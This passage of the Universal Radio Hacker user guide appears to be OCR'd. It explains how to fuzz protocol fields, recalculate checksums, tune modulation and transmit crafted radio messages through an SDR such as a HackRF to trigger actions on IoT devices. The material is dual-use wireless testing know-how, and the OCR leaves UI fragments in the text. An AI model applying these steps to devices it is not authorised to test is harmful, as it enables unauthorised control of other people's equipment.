
You can add a protocol via drag&drop from the tree view on the right. As you see, all your labels from Analysis are transferred when doing this. The table is **editable** so you can manipulate the data. Furthermore, you can add columns or empty messages using the context menu of the table.

The Generator has also a special feature for checksum labels: It will automatically **recalculate the checksum** whenever you change message data. This way, you do not need to worry about the checksums when manipulating data. Moreover, a checksum label's tooltip identifies whether the checksum is correct or not.

5.1 Fuzzing

While it is possible to edit messages by hand, it is much faster to let URH do the dirty work for us. This is the purpose of the **fuzzing** component. You can enter a range of values for a label you want to fuzz and just hit a button while URH takes care of the rest. Let's see how this works.

Start by selecting your desired label in message table, then right click on it and choose *Edit*→*fuzzing label*. This will open the fuzzing dialog from fig. 25



Fuzzing

Fuzzing Label: data

Source Message: aa96 **10** 002c1c024

Message to fuzz: 1

Fuzzing Label Start Index: 5

Fuzzing Label End Index: 6

Fuzzed Values

Remove Duplicates

	1	2
1	**1**	**0**
2	0	0
3	0	1
4	0	2

Add Range

Start (Decimal): 0

End (Decimal): 255

Step (Decimal): 1

Add Boundaries

✓ Lower Bound 0

✓ Upper Bound 255

Border Values: 1

Add random values from range

Number: 1

Range Minimum: 0

Range Maximum: 255


Figure 25: With the fuzzing dialog, you can quickly add value ranges for labels.

In this example, we fuzz the label **data**. The bold **10** indicates the original value for this message. In the center table, you define which values should be set for this label during fuzzing. With the buttons to the right of the table, you can add values manually(➕), or remove (➖) and repeat (▤) selected values, respectively.

The controls at the bottom allow you to automate the adding of values in the following ways:

- Add a **full range** of values from *Start* to *End*, e.g. 0...255.
- Add **boundaries** only, e.g. {0, 1, 254, 255} for *Start* = 0 *End* = 255, *Border Values* = 2.
- Add **random values** from speci ed range.

When you are done, hit the *Save and Close* button and go to the *Fuzzing* tab in Generator as shown in fig. 26. Note, you configure the fuzzing settings **per message** so make sure you select the message you want to fuzz before making fuzzing settings. You see the number of fuzzing values behind the label name, in this case 256. Make sure you check the label you want to fuzz to activate it.



- [ ] preamble (empty)
- [ ] synchronization (empty)
- [ ] rorg (empty)
- [✓] data (256)
- [ ] source address (empty)
- [ ] checksum (empty)
- [ ] eof (empty)

Encoding: WSP
Carrier Frequency: 1,05kHz
Carrier Phase: 0°
Bit Length: 16
Sample Rate: 1M
Modulation Type: ASK
Amplitude for 0: 0%
Amplitude for 1: 100%
Modulation:

Generated data

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4
2	a	a	9	6	0	0	0	0	2	c	1	c	0	2	3
3	a	a	9	6	0	1	0	0	2	c	1	c	0	2	4
4	a	a	9	6	0	2	0	0	2	c	1	c	0	2	5
5	a	a	9	6	0	3	0	0	2	c	1	c	0	2	6
6	a	a	9	6	0	4	0	0	2	c	1	c	0	2	7
7	a	a	9	6	0	5	0	0	2	c	1	c	0	2	8
8	a	a	9	6	0	6	0	0	2	c	1	c	0	2	9
9	a	a	9	6	0	7	0	0	2	c	1	c	0	2	a
10	a	a	9	6	0	8	0	0	2	c	1	c	0	2	b
11	a	a	9	6	0	9	0	0	2	c	1	c	0	2	c
12	a	a	9	6	0	a	0	0	2	c	1	c	0	2	d

Estimated Time: 264,3424 seconds
Viewtype: Hex

Figure 26: Fuzzing is as easy as clicking a button.

An active fuzzing label will be marked orange in the Generator table. Now everything is set up, just hit the *Fuzz* button and watch how URH generates all the messages. As can be seen from fig. 26 it also takes care of recalculating the checksum for each fuzzed message.

By default, URH adds a pause of one mega sample before each fuzzed message. You can change this via *Options Generation*. Pauses between messages are itself configurable in the *Pauses* tab left to *Fuzzing* tab.


In case you want to fuzz different ranges within the same message, use the radio buttons next to the *Fuzz* button to select a mode to control how the values should be added:

- **Successive**: Fuzzed values are inserted **one-by-one**.
- **Concurrent**: Labels are fuzzed **at the same time**.
- **Exhaustive**: Fuzzed values are inserted in **all possible combinations**.

Note, you can **save** the current fuzzing profile with the save button at the top right corner.

5.2 Modulation

Now we have manipulated the data and can send it back to the air, right? Almost! It may be necessary to fine tune the modulation first. You can do this with the *Edit* button to the left of the generator table. Whenever you drop a protocol to Generator, URH will **automatically** determine reasonable modulation settings. Complicated modulations, however, may need some manual fine-tuning. The modulation dialog (fig. 27) that opens after clicking the *Edit* button helps you with this.


Modulation

Carrier
Frequency: 25,964K
Phase: 0,000°

Data (raw bits)
1010101010
Bit Length: 100
Sample Rate (Sps): 1,000M

Modulation
Amplitude Shift Keying (ASK)
Amplitude for 0: 0%
Amplitude for 1: 100%
Samples in View: 1094
Samples selected: 0

Original Signal (drag&drop)
New Group
on_off
esaver
✓ Lock view to original signal
✓ Show Only Data Sequence (1010101010)
1 / 51
Samples in View: 1094
Samples selected: 0

Figure 27: Fine-tune the modulation in the modulation dialog.


Simply verify all settings from top to bottom in this dialog. Each time you make a change, the modulated preview will change. You can add an original signal via drag&drop from the tree view on the bottom and use the comboboxes to only show certain ranges that represent the customizable *Data (raw bits)*. This way, you can visually verify your modulation settings by comparing the modulation result to the original signal.

You can review modulation settings in the area left of the generator table (see fig. 26) so you do not need to open modulation dialog for this.

Note, URH automatically applies the decoding chain (section 4.4) in reverted order before modulating the data, so you do not need to bother with encoding at this stage.

5.3 Sending it back

Having made all necessary configurations, it is time to generate data. URH will take care of applying the encoding and modulating the bits. You can either use *Generate left* button to save this to a .complex file or hit the *Send data* button to open the send dialog (fig. 28).



Device: HackRF
Frequency (Hz): 433,920M
Sample rate (Sps): 2,000M
Bandwidth (Hz): 2,000M
Gain: 0
IF Gain: 23
Repeat: Infinite

Current iteration: 0
Current message: 0/3
Current sample: 0/205074

Hint: You can edit the raw signal before sending.


Figure 28: The send dialog will use the configured SDR to send out the data.

You see the modulated data on the right of the dialog. You can also edit the signal before sending using the context menu, if required. On the left side, SDR related settings can be made. As soon as you hit the start button, send progress will be visualized in three ways. First, you see the current message in the progress bar on the right. Second, right below this, the current sample is shown. Third, in the graphic view on the right, an indicator will be drawn and updated during sending.

Could you trigger an action on the target device? Welcome to the circle of IoT hackers!

6 Configuring Look and Feel

URH gives you a **native** look and feel regardless if you install it on Linux, Windows or OSX. However, if you would like to customize it, there are two fallback themes available. Figure 29 gives you an impression of how the three themes compare to each other on Windows.




AirSpy R2-433_920MHz-2_500MSps
Noise: 0,0126
Center: 0,0043
Bit Length: 21
Error Tolerance: 5
Modulation: FSK
Signal View: Analog
Show Signal as: Bits
0 selected | 0,00 ns
Filter (moving average)


```
1 [Pause: 2370 samples]
1 [Pause: 2370 samples]
11111111111111111110111111111100011111111111000000000000000111111111111111111 [Pause: 7684 samples]
1110000000011101110000000000001111100000011111111111111111111111111111111 [Pause: 1520 samples]
111001000000000011111111111110111111111111111111111111100011111111111111111 [Pause: 7714 samples]
11111111111111111111111101111111111111000011111111111111101111111111111111 [Pause: 1726 samples]
000000000101111111111111110000000111111110000000000000001111111110 [Pause: 7790 samples]
0000000000000000000000001100100000000000111111111111111111111111101111 [Pause: 1522 samples]
```

Warning: You are running URH in non project mode. All your settings will be lost after closing the program. If you want to keep your settings create a project via File -> New Project. Don't show this hint

(a) Native theme on Windows.



(b) Light theme.



(c) Dark theme.

Figure 29: URH in the three different themes on Windows.

